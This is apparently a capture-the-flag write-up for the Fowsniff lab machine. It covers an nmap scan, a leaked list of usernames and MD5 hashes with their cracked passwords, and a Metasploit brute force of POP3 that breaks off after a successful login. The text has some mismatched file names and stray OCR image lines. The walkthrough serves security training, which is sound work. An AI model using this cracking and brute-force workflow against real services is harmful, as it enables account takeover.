
VAPT REPORT

NAME: HEMACHANDAR

TARGET NAME: FOWSNIFF

Step 1: Information Gathering

I started nmap on target to see the open ports and services.




```
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
|   256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)
|_  256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-title: Fowsniff Corp - Delivering Solutions
110/tcp open  pop3    Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) USER AUTH-RESP-CODE PIPELINING TOP UIDL RESP-CODES CAPA
143/tcp open  imap    Dovecot imapd
|_imap-capabilities: listed SASL-IR more OK LOGIN-REFERRALS AUTH=PLAINA0001 have ENABLE post-login IMAP4rev1 ID ID
LE Pre-login LITERAL+ capabilities
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 17:03
Completed NSE at 17:03, 0.00s elapsed
Initiating NSE at 17:03
Completed NSE at 17:03, 0.00s elapsed
Initiating NSE at 17:03
Completed NSE at 17:03, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 410.12 seconds
           Raw packets sent: 1612 (70.904KB) | Rcvd: 1035 (41.416KB)

┌──(hemu㉿hemu)-[~/Desktop]
└─$ 
```

From this we can see the following ports and services:

- port 22/tcp - SSH - (OpenSSH 7.2p2)
- port 80/tcp - HTTP - (Apache httpd 2.4.18)
- port 110/tcp - POP3 - (Dovecot pop3d)
- port 143/tcp - IMAP - (Dovecot imapd)

Step 2: Enumeration

We have a web server running on port 80, let's have a look at that in our browser:




FOWSNIFF CORP.

DELIVERING SOLUTIONS

Our Website is Temporarily Out of Service.

We apologize for the inconvenience.

I did not find anything on the webpage.So I googled “fowsniff corp” and found a Pastebin link that contained username and passwords.



FowSniffCorp Pwned!
7 posts

FowSniffCorp Pwned!
@FowsniffCorp

This account is part of an educational challenge - it has been created by @berzerk0.
For more information, see the explanation - pastebin.com/378rLnGi

pastebin.com/378rLnGi Joined March 2018

2 Following 31 Followers


Pinned
FowSniffCorp Pwned! @FowsniffCorp · Mar 10, 2018
lol gr8 security @FowsniffCorp - too bad I'm dumping all your passwords!
pastebin.com/NrAqVeeX

New to X?
Sign up now to get your own personalized timeline!

By signing up, you agree to the Terms of Service and Privacy Policy, including Cookie Use.

You might like
Digital Encode @DigitalEncode
NYC2600.net @NYC2600
Iterators @iteratorshq

Trends are unavailable.



Debian 11.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Fowsniff Corp - Delivering S
FowSniffCorp Pwned!
FowsniffCorp - Pastebin
Pastebin.com - Not Found
https://web.archive.org/web/20200920053052/https://pastebin.com/NrAqVeeX
PASTEBIN
GO PRO
API
TOOLS
FAQ
paste
SIGN IN
SIGN UP
raw
download
clone
embed
report
print

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

text 1.64 KB

```
FOWSNIFF CORP PASSWORD LEAK
            ''~''
           ( o o )
+-----.oooO--(_)--Oooo.------+
|                            |
|          FOWSNIFF          |
|            got             |
|           PWN3D!!!         |
|                            |
|        .oooO               |
|         (   )   Oooo.      |
+---------\ (----(   )-------+
           \_)    ) /
                 (_/
FowSniff Corp got pwn3d by B1gN1nj4!
No one is safe from my 1337 skillz!


mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4
mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56
tegel@fowsniff:1dc352435fecca338acfd4be10984009
baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb
seina@fowsniff:90dc16d47114aa13671c697fd506cf26
stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd
mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b
parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11
sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e
```


We use cookies for various purposes including analytics. By continuing to use Pastebin, you agree to our use of cookies as described in the Cookies Policy. OK, I Understand

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

I saved these to a file named: *fowsniffcorp.txt*

The passwords are MD5 hashes. These can be easily decoded using a site such as Hashes.com - just copy and paste the hashes, complete the captcha and hit submit.

The cracked hashes are then displayed:



✔ Found:

```
0e9588cb62f4b6f27e33d449e2ba0b3b:carp4ever
19f5af754c31f1e2651edde9250d69bb:skyler22
1dc352435fecca338acfd4be10984009:apples01
4d6e42f56e127803285a0a7649b5ab11:orlando12
8a28a94a588a95b80163709ab4313aa4:mailcall
90dc16d47114aa13671c697fd506cf26:scoobydoo2
ae1644dac5b77c0cf51e0d26ad6d7e56:bilbo101
f7fd98d380735e859f8b2ffbbede5a7e:07011972
```

✖ Left:

```
a92b8a29ef1183192e3d35187e0cfabd
```


I saved these into a file named *cracksHashes*.txt

Used the command below to create the users file...

awk -F'@' '{print $1}' fowsniff.txt > users.txt

...and this command to create the password file:

sed -n 's/.*://p' cracked.txt > pass.txt




```
┌──(hemu㉿hemu)-[~/Downloads/fowsniff]
└─$ cat crackesHash.txt
0e9588cb62f4b6f27e33d449e2ba0b3b:carp4ever
19f5af754c31f1e2651edde9250d69bb:skyler22
1dc352435fecca338acfd4be10984009:apples01
4d6e42f56e127803285a0a7649b5ab11:orlando12
8a28a94a588a95b80163709ab4313aa4:mailcall
90dc16d47114aa13671c697fd506cf26:scoobydoo2
ae1644dac5b77c0cf51e0d26ad6d7e56:bilbo101
f7fd98d380735e859f8b2ffbbede5a7e:07011972

┌──(hemu㉿hemu)-[~/Downloads/fowsniff]
└─$ cat users.txt
mauer
mustikka
tegel
baksteen
seina
stone
mursten
parede
sciana

┌──(hemu㉿hemu)-[~/Downloads/fowsniff]
└─$ cat pass.txt
carp4ever
skyler22
apples01
orlando12
mailcall
scoobydoo2
bilbo101
07011972

┌──(hemu㉿hemu)-[~/Downloads/fowsniff]
└─$ █
```

Step 3: Gaining Access

Open msfconsole.

I used the */auxiliary/scanner/pop3/pop3_login* module in Metasploit, and attempt to brute force the POP3 service using the custom lists.


Set the RHOSTS, USER_FILE, PASS_FILE, and run the metasploit to find a match.


Debian 11.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
hemu@hemu: ~/Downloads/fowsniff
File Actions Edit View Help

```
msf6 > use auxiliary/scanner/pop3/pop3_login
msf6 auxiliary(scanner/pop3/pop3_login) > set RHOSTS 10.10.101.109
RHOSTS ⇒ 10.10.101.109
msf6 auxiliary(scanner/pop3/pop3_login) > set USER_FILE users.txt
USER_FILE ⇒ users.txt
msf6 auxiliary(scanner/pop3/pop3_login) > set PASS_FILE pass.txt
PASS_FILE ⇒ pass.txt
msf6 auxiliary(scanner/pop3/pop3_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/pop3/pop3_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/pop3/pop3_login) > run

[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mauer:carp4ever', '-ERR [AUTH] Authentication failed.'
[!] 10.10.101.109:110     - No active DB -- Credential data will not be saved!
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mauer:skyler22', '-ERR [AUTH] Authentication failed.'
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mauer:apples01', '-ERR [AUTH] Authentication failed.'
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mauer:orlando12', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mauer:mailcall', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mauer:scoobydoo2', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mauer:bilbo101', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mauer:07011972', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mustikka:carp4ever', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mustikka:skyler22', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mustikka:apples01', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mustikka:orlando12', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mustikka:mailcall', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mustikka:scoobydoo2', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mustikka:bilbo101', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'mustikka:07011972', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'tegel:carp4ever', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'tegel:skyler22', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'tegel:apples01', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'tegel:orlando12', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'tegel:mailcall', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'tegel:scoobydoo2', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'tegel:bilbo101', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'tegel:07011972', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'baksteen:carp4ever', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'baksteen:skyler22', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'baksteen:apples01', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'baksteen:orlando12', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'baksteen:mailcall', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'baksteen:scoobydoo2', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'baksteen:bilbo101', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'baksteen:07011972', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'seina:carp4ever', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'seina:skyler22', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'seina:apples01', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'seina:orlando12', ''
[-] 10.10.101.109:110     - 10.10.101.109:110 - Failed: 'seina:mailcall', ''
[+] 10.10.101.109:110     - 10.10.101.109:110 - Success: 'seina:scoobydoo2' '+OK Logged in.  '
```


I tried connecting to the POP3 service using these credentials.

Once logged in, the LIST command can be used to see a summary of messages and the RETR command to retrieve them.



